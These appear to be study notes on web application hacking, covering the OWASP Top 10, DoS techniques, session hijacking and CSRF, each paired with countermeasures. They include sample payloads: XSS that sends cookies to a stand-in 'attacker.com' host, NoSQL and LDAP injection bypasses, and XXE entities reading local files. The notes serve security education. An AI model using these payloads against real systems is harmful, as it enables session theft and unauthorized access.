Hacking web applications

- Web Application: UI to interact with web servers

Web application architecture

Service-oriented architecture

- Also known as • **SOA** • **service oriented architecture**
- Architecture-driven software design
- Software components deliver information to other components usually over a network.
- E.g. a company might develop an API that provides software programming access to a specific database, which would then let other developers build applications that could leverage the API to query or upload data.

Multi-tier architecture

- Also known as • **multitier architecture** • **n-tier architecture** • **multilayered architecture**
- Each layer is developed and maintained as independent modules
- Every layer can exist without the layers above it, and requires the layers below it to function.

Three-tier architecture

1. 📝 **Client/presentation layer** e.g. HTML, CSS, JavaScript...

   GUI to interact with users
   - 💡 Place in DMZ layer
2. 📝 **Business layer** e.g. C#, Java, Python, C++...
   - Also known as **logic layer**, **middle layer**, **business logic layer** or **domain layer**
   - Handles requests and response (return data from browser)
   - Includes **application layer**
     - Encapsulates the API definition surfacing the supported business functionality
     - ❗ In some conventions such as Domain Driven Design it's a separate layer above domain layer, making the architecture 4-tier.
   - 💡 Place in internal network
3. 📝 **Database layer** database server e.g. MySQL, Oracle, MongoDB
   - Also known as **data access layer**, **data**, **infrastructure** or **persistance** layer
   - 💡 Place in internal network

Web 2.0

- **Web 1.0** (around 1991 - 2004)
  - Static pages instead of dynamic HTML
  - Data provided from filesystem instead of a database
  - Guestbooks
  - GIF buttons

    - HTML forms sent via email
- **Web 2.0** (> 2004)
    - Rich user experience: dynamic and responsive content
    - User participation: users create user-generated content for other users to see
    - Software-as-a-Service: APIs to allow automated usage
    - Mass participation: Near-universal web access instead of hackers and computer hobbyists as in Web 1.0.
    - **Facilitates**
        - Interoperability: • Blogs • Gaming • Dynamic • RSS
        - User-centered design: • Social networking • Mash-ups (emails, payments) • WIKIs • Location services
        - Collaboration: • Cloud computing • Interactive encyclopedias and dictionaries • Online office software

Vulnerability stack

- Each OSI layer contains sensitive data that can help the attacker.
- 📝 Vulnerabilities in one layer is independent of vulnerabilities in another layer.
- Layers

Layer	Web element / service	Description
Layer 7	Web application	Business logic flaws, technical vulnerabilities
Layer 6	Third party applications	Open source or commercial
Layer 5	Web server	E.g. • Apache • IIS
Layer 4	Database	E.g. • MySql • Oracle
Layer 3	OS	E,g, • Linux • Windows • macOS
Layer 2	Network	• Router • Switch
Layer 1	Security	• IPS / IDS

Web application hacking methodology

1. Web infrastructure footprinting
    - Server discovery: servers, location, ports
    - Hidden content discovery e.g. through web crawling
    - E.g. using telnet
        1. `telnet <target-url-or-ip> 80` to create a telnet connection
        2. Press "ESC" to get some information
    - 📝 E.g. using OpenSSL (TLS/SSL toolkit & library) with `s_client` (SSL/TLS client)
        - E.g. to get cipher used:

        - `openssl s_client -connect <target website> -port 443`
        - or `openssl s_client -connect <target website>:443`

2. Web server attack to exploit identified vulnerabilities
    - Client-side controls evasion e.g. attacking hidden form fields
    - Launch web server attack to exploit identified vulnerabilities, launch DoS

Web application threats

- **OWASP Top 10 Threats**
    - • Injection • Broken authentication • Sensitive data exposure • XML External Entities (XXE) • Broken Access Control • Security misconfiguration • Cross-Site Scripting (XSS) • Insecure deserialization • Using components with known vulnerabilities • Insufficient logging and monitoring
- **Web-server threats**
    - • Denial-of-Service (DoS) • Buffer Overflow
- **Obfuscation application**: Obfuscated attacks using e.g. different encodings.
- **Broken account management**
    - Vulnerabilities in e.g. account update, password reset/recovery and other functions.
- **Platform Exploits**
    - Platforms that websites are built with/built on might have vulnerabilities

Web application attacks

- **Web services Attack**
    - Exploiting an application integrated with vulnerable web services
- Authentication Hijacking
- **CAPTCHA Attacks**
    - CAPTCHA
        - Challenge–response test used in computing to determine whether or not the user is human
        - 🤗 Also known as **reverse Turing test**.
    - Attacks includes e.g. using deep learning to break semantic image
- **Network access attacks**
    - Allows access that HTTP protocol does not allow
- Application logic vulnerabilities such as poor coding

DMZ protocol attacks

- By compromising a system that allows DMZ protocols, attacker can reach other DMZs and internal systems.
- Can lead to • compromising application and data • website defacement • unauthorized access to other internal systems.

Hidden field manipulation

- Also known as • **hidden form values attack** • **hidden-field manipulation**
- Allows attacker to manipulate hidden values in forms such as product prices.
- Mostly against e-commerce websites

Database connection (data connectivity) attacks

- Connection string injection
  - Appends to connection string with `;`
- Connection String Parameter Pollution (CSPP) Attacks
  - Overwrite parameter values in application where values are provided dynamically based on user input.
- Connection Pool DoS by injecting a large SQL query.

Unvalidated redirects and forwards

- Attacker tricks victim into clicking legitimate-looking but malicious links.
- **Unvalidated redirect**
  - E.g. user sees `cloudarchitecture.io` but as the link is `cloudarchitecture.io/?redirect=evilsite.com` the user ends up on `evilsite.com`
  - **Watering Hole Attack**
    - 📝 Infecting website that's frequently visited by target with malware to attack the victim.
    - Usually website checks IP and only infects the target.
    - Websites are often infected through zero-day vulnerabilities on browsers or other software
    - Type of unvalidated redirect attack as it redirects the victim to the malware download.
    - 🤗 Named as watering hole since the attacker waits for the victim to fall into the trap, similar to a lion waiting for its prey to arrive at waterhole to drink water
- **Unvalidated forward**
  - E.g. appending `?forward=admin` ends up on admin page without validation.
- Can lead to attacks including • Session Fixation Attack • Security Management Exploits • Failure to Restrict URL Access • Malicious File Execution

Web parameter tampering

- Attacker manipulates parameters to modify data
- 📝 Common types
  - **Changing a value in a hidden tag** e.g.
    - `<input type="hidden" name="price" value="59.90">`
  - **Adding a non-existing value to a combobox** e.g.
    - `<select name="accounts"><option value="755">755</option></select>`
    - Only one account is selectable but attacker changes HTML to add a new option.
  - **Changing parameter in an URL** e.g.

        - Legitimate URL is `https://cloudarchitecture.io/transfer?account=12345&amount=1`
        - Attacker changes is sto `https://cloudarchitecture.io/transfer?account=67890&amount=9999`
    - **Adding a new parameter to grant unauthorized**
        - Legitimate URL is `https://cloudarchitecture.io/getpage.asp?id=77492&mode=readonly`
        - Attacker removes `&mode=readonly` parameter.
- Read more on OWASP

Authentication attacks

- Username enumeration
- Poisoning (tampering)
- Sniffing replay
- Exploiting cookies to bypass authentication.
- Session attacks: • Session prediction • brute forcing • poisoning
- Password attacks: • Guessing • brute force
- Verbose failure messages
- Predictable user names

Authorization attacks

- Finds legitimate accounts then slowly escalates privileges
- Sources include URI, POST data, HTTP headers, cookies, hidden tags

Session management attacks

- Goal is to impersonate targets
- Attacks include
    - session token prediction
    - session token tampering
    - session token sniffing
- Can be done through cookie attacks as session token is often stored as a cookie.
- Gaining token allows • MITM • session hijacking • session replay.

Cookie attacks

- **Cookie poisoning**
    - Also known as **cookie tampering**
    - E.g. a **cookie parameter tampering** would be changing `isAdmin: false` to `isAdmin: true`
- 📝 **Cookie sniffing**
    - Capturing cookies sent over a wired or wireless connection
    - Usually used to login as user to bypass authentication
- **Cookie snooping**
    - Looking inside cookies for valuable data, such as weakly encrypted logon credentials.

    - Can be used to reveal user surfing patterns and sold by e.g. spywares

Cookie

- An HTTP cookie is information stored on users computer by browser as instructed by website.
- **Session cookie**
    - Also known as an • **in-memory cookie • transient cookie • non-persistent cookie**.
    - A cookie that does not contain an expiration date.
    - Stored in memory and never written on disk
    - Browsers normally delete session cookies when the user closes the browser.
- A countermeasure is to disable cookies on the browser.
- Some poorly written applications may store password/username in a cookie.

Cookie exploitation tools

- OWASP Zed Attack Proxy: Can use cookie for attacks.
- Burp Suite: Can use cookie for attacks through burp proxy.
- XSSer: For cookie injection (XSS)

Clickjacking

- Also known as ***user interface redress attack*, *UI redress attack*, *UI redressing***
- 📝 Tricks user to clicking something different from what they perceive
- `X-Frame-Options` header in web applications provides protection against it.
- E.g. showing app on top another app to give away sensitive information

OWASP top 10 threats

- OWASP: open community dedicated for application security.
- OWASP Community Pages: Wiki including controls, attacks, vulnerabilities for applications.
- OWASP Top 10: Describes top 10 application security threats.
- 💡 OWASP WebGoat is a deliberately insecure application to test top 10 vulnerabilities.
- 📝 Ordered from most common to least
  1. Injection
  2. Broken authentication
  3. Sensitive data exposure
  4. XML external entities
  5. Broken access control
  6. Security misconfiguration
  7. Cross-Site Scripting (XSS)
  8. Insecure deserialization
  9. Using components with known vulnerabilities
  10. Insufficient logging and monitoring

Injection

- Injecting malicious data into commands and queries to execute in the application
- Targets input fields or entry points of the application
- The first on OWASP's top 10 list
- Very common as any source of data can be an injection vector.

Types of injection attacks

Code injection

- General term for attack types which consist of injecting code that is then interpreted/executed by the application
- Exploits poor handling of untrusted data.
- 📝 According to OWASP it targets on server-side scripting engines, e.g. ASP or PHP
  - However, according to Wikipedia code injection also includes non server-side scripting engines such as Cross Site Scripting and SQL injection
- ❗ Not same as Command injection
  - Code injection leverages existing code to execute commands.
    - E.g. if PHP code injected, it's only limited by limited by what PHP is capable of.
  - Command injection runs system commands on underlying OS.

NoSQL injection

- Like SQL injection but targets NoSQL databases
- E.g. MongoDB login bypass
  - Assume back-end is vulnerable:

    ```
      // NodeJS with Express.js
    db.collection('users').find({
      "user": req.query.user,
      "password": req.query.password
    });
    ```

  - Sending `https://cloudarchitecture.io/login?user=patrick&password[%24ne]=` would cause:
    - `"password: { "&ne": "" }` (not equal empty)

LDAP injection

- LDAP is a protocol used to access and maintain directory services over IP
  - Read more about LDAP
- E.g. using `&` to end to query
  - Application code: `String filter = "(&(USER = " + user_name + ") (PASSWORD = " + user_password + "))";`
  - Attacker enters appends `)(&)` after user name like: `johnDoe)(&)`
  - Attacker gets access as `&` ends the query and always evaluates to `true`.

SOAP injection

- A type of XML injection as SOAP uses XML (eXtensible Markup Language) to represent the data.
- SOAP is a protocol used for web services to exchange structured information.
- 📝 It communicates over usually on HTTP but in some legacy applications also SMTP.
- E.g. injecting an additional `<FundsCleared>True</FundsCleared>`, in a bank application

Command injection

- **Shell injection**
  - Applies to web applications that programmatically execute a command line
- **File injection**
  - E.g. exploiting by causing an application to run/show a malicious remote file
- **HTML embedding**
  - Refers to Cross Site Scripting (XSS)

SQL injection

- See SQL injection

Countermeasures for injection

- Input validation
- Customized error messages
- Monitoring database traffic
- Limit length of user input

Broken authentication

- Threats and vulnerabilities in authentication and session management
- Exploited to impersonate targets
- Vulnerabilities include
  - Exposing session IDs in urls
  - Session IDs not being rotated (changed)
  - Weak or ineffective credential recovery and forgot-password processes
  - Plain text, encrypted, or weakly hashed passwords
  - Ineffective multi-factor authentication (MFA)
  - Improperly set timeouts (does not invalidate session during e.g. user inactivity or log out)

Example attacks for broken authentication

- **Credential stuffing**
  - Automated injection of breached username/password pairs
  - E.g. using list of known passwords
- An attacker can use old users browser while the user is still authenticated but not using his/her computer.

Countermeasures for broken authentication

- Use MFA (multi-factor authentication) where possible to prevent e.g. automated and brute-force attacks.
- Do not ship or deploy with any default credentials
- Implement weak-password checks, such as testing new or changed passwords against a list of the top 10000 worst passwords.
- Use NIST standard password length, complexity and rotation policies
- Harden pathways against account enumeration attacks by using the same messages for all outcomes.
- Limit or increasingly delay failed login attempts.
- Log failures and alert when attacks are detected.
- Use server-side, randomized session ID generation after login.

Sensitive data exposure

- Exploits weak encryption code.

Example attacks for sensitive data exposure

- SQL injection flaw to retrieve credit card numbers in clear text as they're not encrypted in transit.
- Downgrading from HTTPS to HTTP to intercept requests
- Pre-calculating hashes with simple (or) fast hash algorithms to find out passwords in clear text from a hashed database.

Countermeasures for sensitive data exposure

- Classify data (sensitive etc.) and apply controls as per the classification.
- Don't store sensitive data unnecessarily
- Encrypt data in transit and at rest
- Ensure up-to-date and strong standard algorithms, protocols, and keys are in place
- Use proper key management (rotate to not reuse same keys)
- Disable caching of sensitive data

XML External Entities (XXE)

- Takes advantage of a poorly configured XML parser
- Allows attackers to cause DoS and access local or remote files
- Applications with improper XML validation or insecure XML processors are vulnerable.

Example attacks for XML External Entities (XXE)

- Local files: Injecting `<!ENTITY xxe SYSTEM "file:///dev/password" >]>` shows `dev/password` file
- Probing local network: `<!ENTITY xxe SYSTEM "https://192.168.1.1/private" >]>`

Countermeasures for XML External Entities (XXE)

- Use less complex data formats such as JSON
- Patch or upgrade all XML processors (at least SOAP 1.2) and libraries and underlying operating system.
- Disable XML external entity and DTD processing in all XML parsers
- Implement proper server-side input validation

Broken access control

- Threats and vulnerabilities in access control.
- Exploited to evade the authentication and gain admin privileges.

Attacks for broken access control

- 📝 Elevation of privilege by e.g. acting as an admin as user or when not logged in.
- Metadata manipulation such as tampering JSON Web Token (JWT) access control tokens
- CORS misconfigurations to do an unauthorized API access.
- Accessing API with missing access controls for POST, PUT and DELETE.

Insecure direct object references (IDOR)

- 📝 Direct access to internal objects through URL without authorization checks
- E.g. `cloudarchitecture.io/change_password.php?userId=victimUsername` to reset victims password

Missing Function Level Access Control

- Bypassing access control checks by modifying the URL
- E.g. reaching admin panel by modifying `cloudarchitecture.io/appInfo` to `cloudarchitecture.io/adminAppInfo`s

Countermeasures for broken access control

- Only use server-side code (or serverless API) for access control
- Re-use access controls throughout the application
- Minimize CORS usage.
- Access controls should enforce record ownership per for data being deleted/altered
- Rate limiting APIs and controllers to minimize harm from automated attacks
- Invalidate JWT tokens after server logout
- Unit and integration tests for functional access control

Security misconfiguration

- Exploits poorly configured application stack.

Vulnerabilities of Security misconfiguration

- Incomplete or ad hoc configurations
- Open cloud storage
- Misconfigured HTTP headers
- Verbose error messages containing sensitive information
- Default configurations
- Unnecessary services / unused services
- Unprotected files and directories
- Unpatched flaws

Countermeasures of Security misconfiguration

- Configure development, QA, and production environments identically with different credentials.
- Minimal platform without any unnecessary features, components, documentation, and samples.
- Review and update the configurations as part of patch management
  - Especially review cloud storage permissions (e.g. S3 bucket permissions)
- Segmentation (separation between components) through containerization or cloud security groups (ACLs)
- Send security directives to clients, e.g. security headers
- Automated process to verify the effectiveness of the configurations and settings in all environments

Security hardening

- Securing a system by reducing its surface of vulnerability
- In principle a single-function system is more secure than a multipurpose one
- E.g. changing default passwords, the removal of unnecessary software, unnecessary usernames or logins, and the disabling or removal of unnecessary services.
- See privacy.sexy for open-source security hardening on Windows.

Attacks of Security misconfiguration

- Attacker recognizes that sample application is left on application server
  - Attacker logs in to the server through its admin console and default password.
- Attacker recognizes directory listing is not disabled on the server.
  - Attacker lists directories on a server
  - Attacker downloads source code to decompile them to look for access control flaws.
- Attacker checks error messages to see component versions and looks for vulnerabilities in them.

Cross-Site Scripting (XSS)

- Also known as **cross site scripting**
- 📝 Taking untrusted data and sending it without input validation or escaping
- 📝 Type of client-side code injection
- Used to
  - hijack user sessions
  - deface web sites
  - redirect the user to malicious sites
  - bypass controls such as same-origin policy

Types of Cross-Site Scripting (XSS)

- **Reflected XSS**
  - Application or API includes unvalidated and unescaped user input as part of HTML output.
  - Allows attacker to execute arbitrary HTML and JavaScript in victims browser.
  - Enables attacker to show malicious link to user to point to an attacker-controlled page.
- **Stored XSS**
  - Application or API stores unsanitized user input that is viewed at a later time.
- **DOM XSS**
  - Vulnerability of JavaScript frameworks, SPAs and APIs that include attacker-controllable data to a page.
  - Application shouldn't send attacker-controllable data to unsafe JavaScript APIs.

Threats of Cross-Site Scripting (XSS)

- Session stealing
- Account takeover
- MFA bypass
- DOM node replacement or defacement (such as trojan login panels)

- Attacks against the user's browser such as malicious software download
- Key logging

Example attacks for Cross-Site Scripting (XSS)

- Application sets value of an HTML parameter to an input without proper validation/sanitization

```
page += "<input name='credit-card' type='TEXT'
value='" + request.getParameter("CC") + "'>";
```

- Attacker can then modify CC parameter in browser to: `'><script>document.location='http://attacker.com/cgi-bin/cookie.cgi?foo='+document.cookie</script>'`.
- More examples are at XSS filter evasion cheatsheet
  - ❗ However must of them gets detected and filtered by Chrome or Firefox.
  - 💡 Can test if the injection will be successful on e.g. Damn Vulnerable Web Application (DVWA)

Countermeasures for Cross-Site Scripting (XSS)

- Enable Content Security Policy (CSP) as a defense-in-depth mitigating control against XSS.
  - Only allows executing scripts from permitted domains.
- Filter input on arrival
- Set `HttpOnly` flag set for session cookies so they cannot be reached through JavaScript.
- 📝 Escape HTML code
  - Escape untrusted HTTP request data based on the context in the HTML output
  - Use frameworks that automatically escape XSS by design
  - Apply context-sensitive encoding
    - Encoding of HTML and JavaScript is different when modifying them based on user data

Insecure deserialization

- Exploited by injecting malicious code into serialized data.
- Allows attacker to gain access through execution of malicious serialized data.
- Serialization can be used in e.g. caches, databases, HTTP cookies, authentication tokens..

Attacks for insecure deserialization

- Object and data structure related attacks
  - Attacker modifies application logic or achieves remote code execution
- Data tampering attacks
  - E.g. access-control-related attacks where data content is changed
    - E.g. changing `role: user` to `role: admin`
  - Other serialization attack

Countermeasures for insecure deserialization

- Do not accept serialized objects from untrusted sources
- Use serialization medium only for primitive data types such as `JSON`.
- Alternatively
    - Implementing integrity checks such as digital signatures against data tampering
    - Enforce strict type constraints
    - Isolate running deserialization logic in low privilege environments
    - Log deserialization exceptions and failures e.g. type mismatches or exceptions.
    - Restrict or monitor network traffic that deserializes.
    - Alert if a user deserializes constantly

Using components with known vulnerabilities

- Components include libraries, frameworks.
- Risk is big as they run with same privileges as the applications.
- Common in internet of things (IoT) as they are difficult (or impossible) to patch.
- Can be easily exploited by automated tools.

Weaknesses for using components with known vulnerabilities

- Not knowing versions of used components and nested dependencies.
- If software is vulnerable, unsupported, or out of date.
- Fixing, upgrading platforms in a timely fashion for change control (e.g. once a month)
- Not testing compatibility of changed libraries
- Not securing component configurations. See: security misconfiguration

Attack examples for using components with known vulnerabilities

- CVE-2017-5638, remote code execution vulnerability that caused some breaches.
- Shodan IoT Search Engine can show IoT devices that are still vulnerable to Heartbleed
    - See also Shodan | Footprinting

Countermeasures for using components with known vulnerabilities

- Scan for vulnerabilities regularly
- Subscribe to security bulletins related to the components you use.
- Patch management process to remove unused dependencies, features, components, files, and documentation.
- Only obtain components from from official sources over secure links, prefer signed packages.
- Monitor for libraries and components that are unmaintained or do not create security patches
- Continuously inventory the versions of both client-side and server-side components and their versions.

Insufficient logging and monitoring

- 🤗 Most breach studies show time to detect a breach is over 200 days, typically detected by external parties rather than internal processes or monitoring

Weaknesses for insufficient logging and monitoring

- Storing logs only locally
- Unclear logs
- No monitoring of logs for suspicious activity
- Missing/ineffective incident response
- Not triggering alerts on e.g. security scans

Countermeasures for insufficient logging and monitoring

- Ensure logs have a format that can be consumed in a centralized log management solutions
- Establish or adopt an incident response and recovery plan
- Ensure all suspicious (login, RBAC, input failures) activities are logged with sufficient user context.
- Prevent tampering or deletion of log e.g. by using append-only database
- Ensure that suspicious activities are detected and responded to in a timely fashion.

Denial of service

- Attacker overloads the target system with a lot of traffic
- Goal is to reduce, restrict or prevent accessibility of system resources to its legitimate users

Botnets

- Bots are software applications that run-automated tasks over the internet
- A botnet is a huge network of compromised systems and can be used by an attacker to launch a DoS attack
- Controlled by **Command and Control server** owned by the attacker
- **Distributed Denial of Service (DDoS)**

  Using botnets (compromised systems) to perform a DoS attack.
- DoS and DDoS attack tools: • LOIC • GoldenEye or Petya
- See also Botnet and Botnet trojans

Attack vectors

Volumetric attacks

- Goal is to use up bandwidth of the target network or service.

Volumetric attacks types

- **Flood attacks**
  - Sending high volume traffic, can utilize zombies
- **Amplification attacks**
  - Sending magnified traffic, can utilize zombies

Volumetric attack techniques

- **UDP flood attack**
  - Flooding random ports of the target server with a huge number of spoofed UDP packets
  - Causes the server to continuously check for applications on the ports.
    - When not found, system responds with `ICMP Destination Unreachable` packet increasing its traffic.
- **ICMP flood attack** or **Ping flood**
  - Flooding with ICMP echo request packets.

Smurf attack

- 📝 Flooding a IP broadcast network with ICMP echo request packets with victim IP address as source
- Causes hosts in the network respond to received requests/responds targeting the victim.
- Leads to server overloads in victim caused by too many replies.
- The reason to attack broadcast address is to send so many ICMP requests going to the target that all its resources are taken up.
- Mitigated by either
  - configuring routers/hosts to not respond to ICMP broadcasts/requests
  - configuring routers to not forward packets directed to broadcast addresses
- See also Broadcast ICMP ping

Ping of death attack

- 📝 Sending irregular or big packets using `ping` command
- Attacker fragments ICMP message to send to target.
- When the fragments are reassembled, the resultant ICMP packet is larger than max size and crashes the system

Protocol attacks

- Also known as **state exhaustion flood attacks**
- Goal is to make target device reject new connections
- Targets connection state tables, that are present in e.g. load balancers, firewalls, app servers

Protocol attack techniques

SYN flood attack

- Also known as **SYN Attack** or **SYN ACK flood attack**
- Exploits a flaw in TCP three-way handshake
- Floods SYN requests with fake source IPs
  - Target responds with a SYN ACK packet and waits for the sender to complete the session
  - Sender never completes the session as source IP is fake.
- OS kernels usually implements a backlog of open connections
  - So the attack does not attempt to overload memory or resources
  - It overloads backlog of half-open connections
  - Causes legitimate requests to be rejected

SYN flood countermeasures

- 🤗 Defined in RFC 4987
- Same countermeasures also resists against IP spoofing
- **Filtering**
  - Packet filtering based on IP addresses
- **Increasing backlog**
  - Larger backlogs allow more connections

- **Reducing `SYN-RECEIVED` timer**
  - Shorter time will prevent half-open connections to persist in backlog
- **Recycling the oldest half-open TCP**
  - When backlog is full, overwrite the oldest half-open entry
- **SYN cache**
  - Not allocating full state to minimize space until connection has been established
- **SYN cookies**
  - Resists IP spoofing
  - Encodes SYN queue entry in sequence number sent in the `SYN+ACK` response
  - When server receives `ACK`, it reconstructs SYN entry from sequence number to establish the connection
- **Hybrid approaches**
  - Combining SYN cache and cookies
  - E.g. sending cookies when cache is full
- **Firewalls and proxies**
  - Firewalls/proxies sends connection to end host when connection is established
  - Moves away problem to firewalls/proxies

ACK flood attack

- Overloading a server with TCP ACK packets
- TCP ACK packet is any TCP packet with the ACK flag set in the header.
- ACK is short for "acknowledgement"
  - TCP protocol requires that connected devices acknowledge they have received all packets in order
  - E.g. when all packets for an image is sent, ACK packet is required otherwise image is sent again.

DNS query/NXDOMAIN floods

- Attackers send valid but spoofed DNS request packets at a very high packet rate
- Victim's DNS servers proceeds to respond to all requests

Fragmentation attack

- Flooding TCP/UDP fragmented packets with small packet rate to the system
- Exhausts the system through forcing it to reassembling packets.

TCP fragmentation attack

- Also known as ***teardrop attack***
- 📝 Type of DoS attack also known as **teardrop** attack.
- Sends invalid packets with overlapping, oversized payloads to the victim.
- Sends gigantic payloads to crash vulnerable systems:
  - Windows 3.1x, Windows 95 and Windows NT
  - Linux prior to versions 2.0.32 and 2.1.63

RST attack

- Also known as **TCP reset attack**
- Attacker sends TCP packets with the `RST` flag set to `1` to host A, host B, or both using spoofed IPs
  - Causes termination of valid TCP connection between the two hosts.
- Setting `RST` flag
  - Indicates that receiving computer should immediately kills the TCP connection
  - If computer A does not know that B has killed the communication (e.g. if computer B has crashed), it still sends the packets.
    - Computer B in that case can send `RST` packet to computer B.
- 🤗 Used often for internet censorship e.g. • The Great Firewall of China • Iranian Internet censors.

Application layer DoS attacks

- Send "legitimate" traffic to a web application than it can handle.
- Goal is to make target application reject new connections by creating new connections and keeping them open as long as possible.
- Flow
  1. Attacker opens multiple connections to the targeted server by sending partial HTTP request headers.
  2. Target opens a thread for each incoming request to close once connection is completed.
     - If connection takes too long, the server will timeout, freeing the thread up.
  3. Attacker sends partial request headers to prevent target from timing out

Application layer attack techniques

- **HTTP flooding attacks**
  - Goal is to make server hold on to connections waiting for the full requests which it never receives.
  - **HTTP GET attack**: Sending requests with time delayed HTTP headers
  - **HTTP POST attack**: Sending requests with incomplete bodies delayed HTTP headers
- **Slow-rate attacks**
  - Also known ass **low and slow attacks**
  - Apparently legitimate traffic arriving at a seemingly legitimate albeit slow
  - E.g. Slowloris and R-U-Dead-Yet

Other attack types

- **Multi-vector attack**
  - Combining volumetric, protocol, and application layer attacks into one and launching
  - Can be sequentially or in parallel
- **Peer-to-Peer Attack**
  - Caused by bugs in a peer-to-peer server
  - Instructs clients to disconnect and reconnect to a victims website.

- **Permanent DoS Attack (PDoS)** or **phlashing**
  - Does irreversible (without replacement or reinstalling) damage to the hardware or its firmware.
  - E.g. replacing firmware (e.g. through fake updates) with a corrupt one, also known as flashing.
- **Fraggle attack**
  - Similar to Smurf but uses UDP.
- **TCP state-exhaustion**
  - Attempts to consume connection state tables.
  - Tergets load balancers, firewalls, and application servers

DRDoS

- Also known as ***distributed reflection denial of service (DRDoS) attack*** or ***spoofed attack***
- Multiple intermediary machines send the attack at the behest of the attacker is correct.
- Secondary systems carry out attacks so the attacker remains hidden.
- Attacker instructs zombie machines (called **secondary machines**) to send packets to uncompromised machines (called **secondary machines**)
  - Packets contain target's IP address as the source address
  - Secondary machines try to connect to the target.

DoS Tools

- **Slowloris**
  - Floods HTTP with headers for each request without actually completing them.
  - 🤗 Slowloris presentation
- 📝 **R-U-Dead-Yet**
  - Also known as ***RUDY***, ***R.U.D.Y.*** or ***R U Dead yet***
  - Submits long form fields using HTTP posts to the target server.
  - Sends concurrenct small pakets at incredibly slow rate
  - Keeps connection open as long as possible
- **HULK**
  - HTTP DoS tool
- **Metasploit**
  - with modules for DoS e.g. TCPSYNFlooder
- **Nmap** with DoS scripts
- **DAVOSET**
  - DAVOSET = DDoS attacks via other sites execution tool
  - DDoS attacks on the sites via Abuse of Functionality and XML External Entities vulnerabilities on other sites.
- **High Orbit Ion Cannon (HOIC)**
  - High-speed multi-threaded HTTP flood
- Other tools include • Stacheldraht • Trinoo • TFN2k • WinTrinoo • T-Sight

Low Orbit Ion Cannon (LOIC)

- DoS attack tool (C#) using layer (TCP, UDP) and layer 7 (HTTP) packets
- Used for successful attacks to big companies by including Anonymous group.
- Open-source
- Improved version: **Tsunami**

Mobile tools

- LOIC
- AnDOSID

Denial of Service countermeasures

DoS analysis

- **Activity Profiling**: Detect Increases in activity levels, distinct clusters, average packet rate etc.
- **Changepoint detection**: Stores and presents graph of traffic flow rate vs time for each IP/port.
- **Wavelet-based signal analysis**: Divides incoming signal into various frequencies as spectral components.

DoS prevention strategies

- Absorb the attack with additional resources e.g. through using a CDN.
- Degrade or shut down services (start with non-critical services)
- Deflect attacks using honeypots.
- Ingress filtering to enable originator be traced to its true source.
- Egress Filtering to ensure unauthorized or malicious traffic never leaves the internal network
- Load balancing and throttling

DoS post-attack forensics

- Traffic patterns for new filtering techniques
- Router, firewall, and IDS logs
- Update load-balancing and throttling countermeasures

Session hijacking

- Targeting a session between two machines to gain access
- Exploits vulnerabilities in session generation logic.
- Common ways are to ***guess*** or ***steal*** a valid session token.
- Types
  - **Passive session hijacking**: Monitoring the traffic without interference, e.g. through sniffers.
  - **Active session hijacking**: Becoming participant in the communication with target server.
- Spoofing vs Hijacking
  - **Spoofing**: attacker pretends to be another user
  - **Hijacking**: process of taking over an existing active session

Steps of session hijacking

1. **Sniff** the network traffic between two machines
   - Using e.g. Wireshark, Capsa Network Analyzer, Windump, Ettercap etc.
2. **Monitor** the traffic to predict sequence numbers
   - E.g. using a proxy server trojan to change the proxy settings in the victim's browser.
3. **Session Desynchronization** to break the connection
   - Can use automated tools such as OWASP Zed Attack Proxy, Burp suite to hijack sessions.
4. **Session ID prediction** to take over the session
   - Cracking is easy if it is URL encoded, HTML encoded, unicode encoded, base64 encoded, or hex encoded.
   - Otherwise it can be brute-forced with possible range of values for the session ID
5. **Command Injection**
   - 📝 E.g. using `ettercap` filters for e.g. JS injection

Session hijacking attacks in OSI layers

Application Layer session hijacking attacks

- To goal is to acquire a valid session ID
  - Allows to bypass the authentication schema of an application.
- **Session sniffing**
  - Using sniffers to capture traffic, then analyzing it to find a valid session token.
- **Session token prediction**
  - Requires understanding of token generation that can be through:
    - Analyzing some collected session IDs
    - Brute-forcing to generate and test different values of session ID
- **Session hijacking using proxy servers**

  - Attacker creates a proxy webpage that looks legitimate
  - Server forwards requests to legitimate server while capturing session information.
- **Session replay attack**
  - Eavesdropping traffic between target and its user to capture users authentication token
  - Once the token is captured the session is replayed with server to be authenticated
- **Session fixation attack**
  - 📝 Attacker creates a session with server and trick target into authenticating themselves with attackers session ID.
- **Man-in-the-middle attack**
  - Accessing to and possibly manipulating the communication channel between two machines.
- **Man-in-the-browser attack**
  - Using a trojan (e.g. a malicious extension) to infect the browser
  - Usual to target financial transactions
- **Cross-Site Scripting (XSS) Attack**
  - 📝 Injecting scripts on web pages to execute on target system to get session ID.

CRIME attack

- CRIME = Compression Ratio Info-leak Made Easy
- Exploit against web cookies in HTTPS, TLS and SPYDY protocols that uses compression.
- Server can refuse compression to prevent it.

BREACH attack

- BREACH = Browser Reconnaissance and Exfiltration via Adaptive Compression of Hypertext
- Instance of CRIME attack for HTTP using gzip or DEFLATE data compression.

Cross-Site Request Forgery (CSRF)

- Also known as ***XSRF***, ***Sea Surf*** or ***Cross Site Request Forgery***
- 📝 Using a trusted site to submit malicious requests to target server.
- E.g. transferring funds, changing password/email
- The data is accepted as user is authenticated with a valid session on the target server.
- Usually done by a link sent by attacker to a victim usually by phishing
  - E.g. `https://cloudarchitecture.io/account?new_password=abc123`
  - Another way is to send another website e.g. `cat.com`
    - `cat.com` sends an AJAX (JavaScript) request to `https://cloudarchitecture.io/account?new_password=abc123`

CSRF countermeasures

- **Anti-forgery token**
  - Cookies with randomly generated values that are validated on back-end
  - Ensures that only visiting the website sets the cookie and another website does not have access to the cookie.
- **SOP (same-origin policy)**

    - Ensures that the session cookie (or anti-forgery token) can only be accessed by the legitimate website.


CSRF vs XSS

- **Similarities**
    - Both are client-side attacks
    - Both require need some action of the end user
        - E.g. clicking on a link or visiting a website
- **Examples**
    - CSRF: Involuntarily change password using victim's already logged cookie/session
        - Through `https://cloudarchitecture.io/account?new_password=abc123`
    - XSS: Involuntarily execute client-side code
        - `https://cloudarchitecture.io/search?q="><script>alert(document.cookie)</script>`
- **Differences**
    - XSS executes a malicious script in victims browser
        - CSRF sends a malicious request on victims behalf
    - XSS is generally more serious vulnerability than CSRF
        - CSRF often only applies to a subset of actions that a user is able to perform
        - XSS exploit can normally induce a user to perform any action that the user is able to perform
